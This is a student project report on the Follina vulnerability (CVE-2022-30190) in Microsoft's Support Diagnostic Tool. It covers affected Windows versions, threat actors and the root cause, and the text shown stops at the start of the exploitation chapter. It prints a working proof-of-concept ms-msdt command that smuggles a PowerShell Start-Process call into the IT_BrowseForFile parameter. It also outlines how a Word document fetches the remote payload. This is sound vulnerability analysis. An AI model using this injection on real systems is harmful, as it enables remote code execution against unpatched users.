

FPT UNIVERSITY HO CHI MINH CITY

PROJECT REPORT

Analysis report on (CVE-2022 -30190) vulnerability

Information Assurance

Instructor:

Mai Hoang Dinh

Course:

Ethical Hacking and Offensive Security

HO CHI MINH CITY, MARCH 2024

MEMBER LIST & WORKLOAD

No.	Full name	Student ID	Percentage of work
01	Dang Hoang Nguyen	SE171946	100
02	Nguyen Minh Tri	SE172250	100
03	Pham Trung Hau	SE171764	100
04	Nguyen Ngoc Duy	SE161185	100

ABSTRACT

The CVE-2022-30190 vulnerability has emerged as a critical concern in the cybersecurity landscape, posing significant risks to affected systems. This report presents a comprehensive analysis of the CVE-2022-30190 vulnerability, delving into its nature, potential impact, affected systems, and recommended mitigation strategies.

Through meticulous examination and research, this report outlines the technical details of the vulnerability, shedding light on the underlying factors that contribute to its exploitation. Furthermore, it provides insights into the potential consequences of a successful attack, including data breaches, system compromise, and unauthorized access.

In addition to dissecting the vulnerability itself, this report offers guidance on identifying vulnerable systems within an environment, enabling organizations to prioritize their remediation efforts effectively. It also discusses various mitigation techniques and best practices for safeguarding systems against exploitation, thereby empowering organizations to bolster their security posture and mitigate the risks associated with CVE-2022-30190.

By synthesizing technical insights with practical recommendations, this analysis report serves as a valuable resource for cybersecurity professionals, IT administrators, and organizational leaders seeking to understand, address, and mitigate the CVE-2022-30190 vulnerability effectively, thereby fortifying their defenses against potential cyber threats.

TABLE OF CONTENT

CHAPTER 1. INTRODUCTION	1
1.1 Background	1
1.2 Overview	1
1.3 Classification.....	2
1.3.1 MITRE ATT&CK TACTICS	2
1.3.2 Thread actor.....	2
1.3.3 Version effected	3
CHAPTER 2. VULNERABILITY DESCRIPTION.....	5
2.1 Background Knowleged.....	5
2.1.1 Windows Troubleshooting Platform (WTP).....	5
2.1.2 Microsoft Support Diagnostic Tool (MSDT)	7
2.1.2 Conditions for exploitation	8
2.1.3 The Cause	9
CHAPTER 3. EXPLOITATION	14
3.1 Vulnerability Attack Process	14
1.4 Crafting exploit	14
CHAPTER 4. DETECTION AND PREVENTION.....	20
4.1 Splunk Siem detection.....	20
4.1.1 Splunk search query.....	20
4.2 Migitation.....	21
CHAPTER 5. CONCLUSION	22
5.1 Conclusion.....	22
REFERENCE.....	23

ILLUSTRATION INDEX

Figure 2.1 WTP architecture	5
Figure 2.2 A portion of the content of c:\Windows\diagnostics\index\PCWDiagnostic.xml	6
Figure 2.3 Protected MSDT by passkey	7
Figure 2.4 Execute MSDT by using CLI	8
Figure 2.5 Configuration file path for PCW problem diagnosis	10
Figure 2.6 A portion of the TS_ProgramCompatibilityWizard.ps1 code	10
Figure 2.8 Test for executing calc.exe	11
Figure 2.8 Test-Path command example (1)	11
Figure 2.9 Test-Path directory example	12
Figure 2.10 Test-Path command example (2)	12
Figure 2.11 IT_BrowseForFile parameter processing procedure	13
Figure 2.12 PowerShell command syntax exploiting the vulnerability	13
Figure 3.1 Operation process of the vulnerability	14
Figure 3.2 Malicious document.xml.rels document	15
Figure 3.3 Malicious html link in the document	15
Figure 3.4 Malicious code will execute	17
Figure 3.5 Malicious code will execute through msdt.exe	18
Figure 3.6 Malicious code recorded in event log	18
Figure 3.7 Successful Remote code execution	19
Figure 3.8 Successful Remote code execution	19
Figure 4.1 Splunk query search	20

TABLE INDEX

Table 1.1 Potential MITRE ATT&CK tatics	2
Table 1.2 Threat actor	3
Table 1.3 Vulnerability affected version	3
Table 2.1 Troubleshooting Cmdlet command statement	6
Table 2.2 CVE-2022-30190 POC code	9
Table 2.3 msdt.exe options used in the POC attack code	9
Table 2.4 IT_BrowseForFile parameter conditions for vulnerability operation	13
Table 3.1 Malicious HTML to trigger msdt.exe	15
Table 3.2 PowerShell execution.....	17
Table 4.1 Search query for msdt.exe process	20
Table 4.2 Search query parent process	21
Table 4.3 Search query child process	21

CHAPTER 1. INTRODUCTION

1.1 Background

Defending against zero-day vulnerabilities poses one of the most formidable challenges in cybersecurity, primarily due to their inherent secrecy from both threat researchers and the majority of security products. The adverse impacts of zero-day vulnerabilities encompass a spectrum of threats including data theft, unauthorized control/account takeover, reputation damage, and financial losses for organizations. These vulnerabilities typically target entities such as government infrastructure, public institutions, large corporations, and individuals with privileged access to confidential data and systems.

Upon discovery of these flaws, there ensues a race against time to patch the vulnerabilities before threat actors can exploit them. One such vulnerability is MSDT Follina (CVE-2022-30190), a remote code execution (RCE) flaw affecting Microsoft Word, Excel, and PowerPoint when accessed via the Microsoft Support Diagnostic Tool (MSDT) URL protocol. Attackers commonly initiate these attacks by distributing documents via email or hosting them on websites, leveraging a zero-click exploit that activates upon the victim's download of the file.

Although a legitimate patch is available, immediate updates may not be feasible for all organizations. In such cases, the following mitigations can be employed:

- For all Microsoft documents, enable Protected View.
- Windows Explorer's preview pane should be disabled.
- Delete the protocol handler for MS-MSDT.

Following successful execution, attackers gain the ability to carry out a range of malicious activities. These include but are not limited to installing unauthorized software, accessing, modifying, or deleting sensitive data, and potentially creating new accounts, especially in situations tailored to individual users' circumstances.

This report emphasizes a high-severity zero-day Remote Code Execution Vulnerability identified as CVE-2022-30190, code-named "FOLLINA," within the Microsoft Diagnostic Support Tool (MSDT).

1.2 Overview

Follina is a zero-day vulnerability whose attack code was made public prior to the release of the security fix on June 14, 2022. It is a remote code execution vulnerability that may be exploited through the Microsoft Support Diagnosis Tool (MSDT).

On May 27, 2022, a malicious Microsoft Office document with a novel form of this vulnerability was posted to Twitter by user nao_sec. On May 30, code CVE -2022-30190 was subsequently allocated.

Vulnerabilities exploiting MSDT have been researched since 2020,2 and a security researcher notified MS in April 2022 about the possibility of the Follina vulnerability. 3. It is known, meanwhile, that MS responded at the time by stating that there were no security risks relevant to MSDT and that no specific action was taken.

The vulnerability CVE-2022-30190 is caused by the MSDT (msdt.exe) process, which is used in Windows OS environments to diagnose system issues. The threat actor inserts an external link into a Word document that is harmful. This file contains a downloadable HTML script from the remote source that runs a certain PowerShell command.

1.3 Classification

1.3.1 MITRE ATT&CK TACTICS

Table 1.1 Potential MITRE ATT&CK tactics

ID	Tactic	ID	Sub-techniques
TA0002	Execution	T1588.005	Obtain Capabilities:Exploits
		T1564.003	Hide Artifacts: Hidden Window
		T1204.002	User Execution: Malicious File
TA0005	Defense Evasion	T1566	Phishing
		T1059	Command and Scripting Interpreter
TA0042	Resource Development	T1588	Obtain Capabilities
		T1566.001	Phishing: Spearphishing Attachment
		T1059.001	Command and Scripting Interpreter:PowerShel
TA0001	Initial Access	T1588.006	Obtain Capabilities:Vulnerabilities
		T1564	Hide Artifacts
		T1204	User Execution

1.3.2 Thread actor

Table 1.2 Threat actor

Name	Country	Motive	Target	Industry
TA413	China	Information pilferage and covert intelligence gathering.	Tibet , Europe, US & EU	Diplomatic corps, governmental bodies, non-profit entities, and non-governmental organizations.

1.3.3 Version effected

Table 1.3 Vulnerability affected version

Windows Version
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2008 R2 for x64 -based Systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64 -based Systems Service Pack 1
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64 -based Systems Service Pack 2
Windows Server 2008 for 32 -bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32 -bit Systems Service Pack 2
Windows RT 8.1
Windows 8.1 for x64 -based systems
Windows 8.1 for 32 -bit systems
Windows 7 for x64 -based Systems Service Pack 1
Windows 7 for 32 -bit Systems Service Pack 1
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows 10 Version 1607 for x64 -based Systems
Windows 10 Version 1607 for 32 -bit Systems
Windows 10 for x64 -based Systems
Windows 10 for 32 -bit Systems
Windows 10 Version 21H2 for x64 -based Systems
Windows 10 Version 21H2 for ARM64 -based Systems

Windows 10 Version 21H2 for 32 -bit Systems
Windows 11 for ARM64 -based Systems
Windows 11 for x64 -based Systems
Windows Server, version 20H2 (Server Core Installation)
Windows 10 Version 20H2 for ARM64 -based Systems
Windows 10 Version 20H2 for 32-bit Systems
Windows 10 Version 20H2 for x64 -based Systems
Windows Server 2022 Azure Edition Core Hotpatch
Windows Server 2022 (Server Core installation)
Windows Server 2022
Windows 10 Version 21H1 for 32 -bit Systems
Windows 10 Version 21H1 for ARM64-based Systems
Windows 10 Version 1809 for 32 -bit Systems

CHAPTER 2. VULNERABILITY DESCRIPTION

2.1 Background Knowleged

2.1.1 Windows Troubleshooting Platform (WTP)

The Windows Troubleshooting Platform (WTP) is a program that provides answers as well as diagnosis and cause analysis of a variety of Windows-related issues. Beginning with Windows 7 and Windows Server 2008 R2, it has been implemented.

As seen in Figure 2.1, the internal WTP runtime engine powers the diagnosis and resolution process. A PowerShell command statement is used to transmit the query. Using msdt.exe, system issues are identified, a troubleshooting procedure is carried out, and the user is given a summary of the resolution.




Figure 2.1 WTP architecture

The troubleshooting pack executed in WTP is largely comprised of the following 3 stages.

- Troubleshooting (TS): Diagnose and report of problems that occur in the system
- Resolution (RS): Execute commands for troubleshooting
- Verification(VF): Verify task details

Out of these, Troubleshooting (diagnosis) and Resolution (solution) are executed through the following process of operation.

- Process 1: Detect problems and transmitPowerShell query through the runtime engine (msdt.exe)
- Process 2: Execute commands in the PowerShell runtime engine to fix the problem (sdiagnhost.exe)

The configuration file referred to in the diagnosis and result on stage is in the %WINDIR%\ diagnostics directory. As shown in Figure 2.2, it is structured in XML format.

```

1  <?xml version="1.0" encoding="utf-8"?>
2  <PackageConfiguration xmlns="http://www.microsoft.com/schemas/dcm/configuration/2008">
3    <Execution>
4      <Package Path="%windir%\diagnostics\system\PCW" />
5      <Name>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-1</Name>
6      <Description>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-2</Description>
7      <Icon>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-1001</Icon>
8      <Glyph>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-307</Glyph>
9    </Execution>
10
11    <Index>
12      <Id>PCWDiagnostic</Id>
13      <RequiresAdminPrivileges>false</RequiresAdminPrivileges>
14      <PrivacyUrl>https://go.microsoft.com/fwlink/?LinkID=534597</PrivacyUrl>
15      <Version>3.0</Version>
16      <PublisherName>Microsoft Corporation</PublisherName>
17      <Category>%%windir%\system32\DiagCpl.dll,-407</Category>
18      <Keyword>%%windir%\system32\DiagCpl.dll,-20</Keyword>
19      <Keyword>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-300</Keyword>
20      <Keyword>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-301</Keyword>
21      <Keyword>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-302</Keyword>
22      <Keyword>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-303</Keyword>
23      <Keyword>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-304</Keyword>
24      <Keyword>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-305</Keyword>
25      <Keyword>%%windir%\diagnostics\system\PCW\DiagPackage.dll,-306</Keyword>
26    </Index>
27  </PackageConfiguration>

```

Figure 2.2 A portion of the content of c:\Windows\diagnostics\index\PCWDiagnostic.xml

Also, the commands used in each stage are based on PowerShell scripts, and they are executed on the sdiagnhost.exe (scripted diagnostic tool) process. The types of commands supported by WTP are as follows.

Table 2.1 Troubleshooting Cmdlet command statement

	Command	Details
01	Get-DiagInput	Process user input data
02	Get-TroubleshootingPack	Look up diagnosis results
03	Invoke-TroubleshootingPack	Execute commands needed for troubleshooting
04	Update-DiagReport	Add a user section to the result file
05	Update-DiagRootCause	Add a fundamental cause of the problem
06	Write-DiagProgress	Add the execution status value as a string

The Program Compatibility Wizard (PCW) runs arbitrary parameter data without going through any verification process when it is executed using msdt.exe and collects system problems. This is how the CVE-2022-30190 vulnerability was generated.

2.1.2 Microsoft Support Diagnostic Tool (MSDT)

The Microsoft Support Diagnostic Tool (MSDT) is a troubleshooting utility developed by Microsoft to assist users in diagnosing and resolving issues related to their Windows operating system and other Microsoft products. This tool is designed to streamline the troubleshooting process by collecting diagnostic data and generating detailed reports that can help support technicians and users identify and resolve problems more efficiently.

MSDT provides users with a guided troubleshooting experience, walking them through a series of diagnostic steps to identify potential issues affecting their system. It can diagnose a wide range of issues, including hardware and software conflicts, network connectivity problems, performance issues, and more.

By leveraging built-in diagnostic checks and analysis tools, MSDT helps users pinpoint the root cause of problems and provides recommendations for resolving them. This can include applying software updates, adjusting system settings, or seeking further assistance from Microsoft support professionals.

This should offer some protection and restrict usage of the features of the troubleshooting utility.




Figure 2.3 Protected MSDT by passkey

However, it is possible to run PowerShell tasks over MSDT without giving a passkey if certain requirements are met and a certain syntax is used.




Figure 2.4 Execute MSDT by using CLI

2.1.2 Conditions for exploitation

2.1.2.1 Precondition

- **Attack vector:** Local with User Interaction (CVSSv3: AV:L/AC:L/PR:N/UI:R)
- **Environment:** Windows OS with Microsoft Office installed
- **User privilege:** The exploit executes arbitrary code with the privileges of the user who opens the malicious Word document.

2.1.2.2 Satisfying Exploitability Checks

- **Document reliability:** The recipient is required to open a specifically manipulated Word document.
- **HTTP callback:** The attacker needs access to a web server to deliver the secondary payload.
- **Payload limitations:** The secondary payload must exceed 4096 bytes to avoid specific size restrictions.
- **User engagement:** While typically necessitating the opening or execution of the document, certain file formats such as .rtf may trigger the exploit through previewing alone.

2.1.2.3 Application State

- **Office protected mode:** Exploit remains effective even in Protected Mode.
- **Macro Settings:** The exploit operates independently of macro settings.

2.1.2.4 Attack Chain Overview

- **Initial vector:** The attack commences with a Word document containing an external reference, specified via the Relationship tag in the word/_rels/document.xml.rels XML schema.
- **Secondary vector:** This external reference fetches a malicious HTML payload from a remote web server when the document is opened.

2.1.3 The Cause

The CVE-2022-30190 vulnerability is inadequate in msdt.exe execution parameter verification and thus allows arbitrary PowerShell commands to be

Code 1 is an example the Calculator being executed with command msdt.exe using the POC code 5 published on GitHub.

```
1. ms-msdt:/id PCWDiagnostic /skip force /param \ "IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Start-
Process('calc'))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigst
ub.exe IT_AutoTroubleshoot=ts_AUTO\ "
```

Table 2.2 CVE-2022-30190 POC code

The meaning of each option is as follows. More details are available on Microsoft documentation.

Table 2.3 msdt.exe options used in the POC attack code

	Option	Details
01	/id PCWDiagnostic	Execute program compatibility diagnostic tool
02	/skip force	Skip the user selection stage
03	/param	Transmit parameters
04	IT_RebrowseForFile=cal?c	A value used when the IT_BrowseForFile path is invalid
05	IT_LaunchMethod=ContextMenu	Subject that runs the diagnostic tool (default: ControlPanel)
06	IT_SelectProgram=NotListed	Diagnostic program not selected
07	IT_BrowseForFile	Name of the program to perform diagnosis
08	IT_AutoTroubleshoot=ts_AUTO	Select a recommended method of troubleshooting

The threat actor abused the fact that when the above options are used with the Program Compatibility Wizard(PCW) diagnosis tool, a path defined as the "IT_BrowseForFile" variable is executed as a PowerShell command.

The PCW diagnostic tool references the configuration file in the %WINDIR%\diagnostics\system\ PCW directory while in operation. The scripts executed with PowerShell commands during problem diagnosis, resolution, and verification exist under file names that begin TS_, RS_, and VF_ respectively.

At this stage, all files within the PCW directory are copied to the temporary path SDIAG_[Random_clsid] under %WINDIR%\temp, as shown in

Figure 2.5. Afterward, the PCW package entered with the /id option of the msdt.exe command is executed, which then leads to the execution of the TS_ProgramCompatibilityWizard.ps1 script for problem diagnosis.




Figure 2.5 Configuration file path for PCW problem diagnosis

This script executes the PowerShell Test-Path command to verify the path of "h\$(Start-Process('calc'))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe" the command is run through WTP's PowerShell runtime engine and the sdiagnosthost.exe process is run as a service.




Figure 2.6 A portion of the TS_ProgramCompatibilityWizard.ps1 code

is recognized as a path outside C:, but the actual Test-Path command returns a result value of True.

In this stage, regardless of whether there exists a file in the directory in question, if the Test-Path command returns a result value of True, it fulfills the conditions for vulnerability operation. Thus as shown in Table 4, the threat actor adds the characters h and I before and after the \$(..) command to make it seem as if the hi folder exists, and the Test-Path command returned a result value of True, just as in the above example.

This command operates based on the %WINDIR%\temp\SDIAG_xxx path where the PCW package files were copied to the file path where the actual verification process is carried out shown in Figure 2.10.

```
1. C:\Windows\temp\SDIAG_08270208-32ea-44e0-a3f3-5dbec40c0e72\hi\...\Windows\System32\mpsigtub.exe
```

Figure 2.9 Test-Path directory example

The threat actor seems to have combined multiple copies of the string `"../.."` to intentionally create a path that is at a sufficiently far distance from the drive path.

[illegible]

Figure 2.10 Test-Path command example (2)

The IT_BrowseForFileparameter conditions for the vulnerability to be activated are as follows

Table 2.4 IT_BrowseForFile parameter conditions for vulnerability operation

	Condition
01	The top-level path contains the "/../" pattern
02	The path is not a system-protected path defined in sfc.dll
03	The file extension is .exe or .msi (file name is irrelevant)

When the above conditions are met, the `IT_BrowseForFile` parameter's value is allocated to the `$selectedProgram` variable through the `TS_ProgramCompatibilityWizard.ps1` script. While this value actually represents the path of the program selected for program compatibility diagnosis, the vulnerability opens the possibility of an arbitrary path including PowerShell commands to be transmitted instead.




Figure 2.11 IT_BrowseForFile parameter processing procedure

As shown in Figure 2.11, the value saved with the TARGETPATH variable is transmitted to the parameter in the next step to fix problems after they are diagnosed. At this stage, the RS_ProgramCompatibilityWizard.ps1 script is called to update the fundamental cause of the diagnosed problem, through the Update-DiagRootCause command.

Afterward, this command calls ps.Invoke() in the ExecuteCommand function of the Microsoft.Windows.Diagnosis.SDHost.dll module and a parameter shown in Figure 9 is transmitted. The ps.Invoke() function is executed according to the sub-operator priority of "h\$(Start-Process('calc'))i/../../../../../../../../Windows/SYstem32/mpsigstub.exe" is executed. After this, a script error is produced because "/./././." is an invalid PowerShell command, but regardless, the PowerShell command intended by the threat actor gets executed.



Figure 2.12 PowerShell command syntax exploiting the vulnerability

CHAPTER 3. EXPLOITATION

3.1 Vulnerability Attack Process

The operation process of the CVE-2022 -30190 vulnerability is shown in Figure 3.1

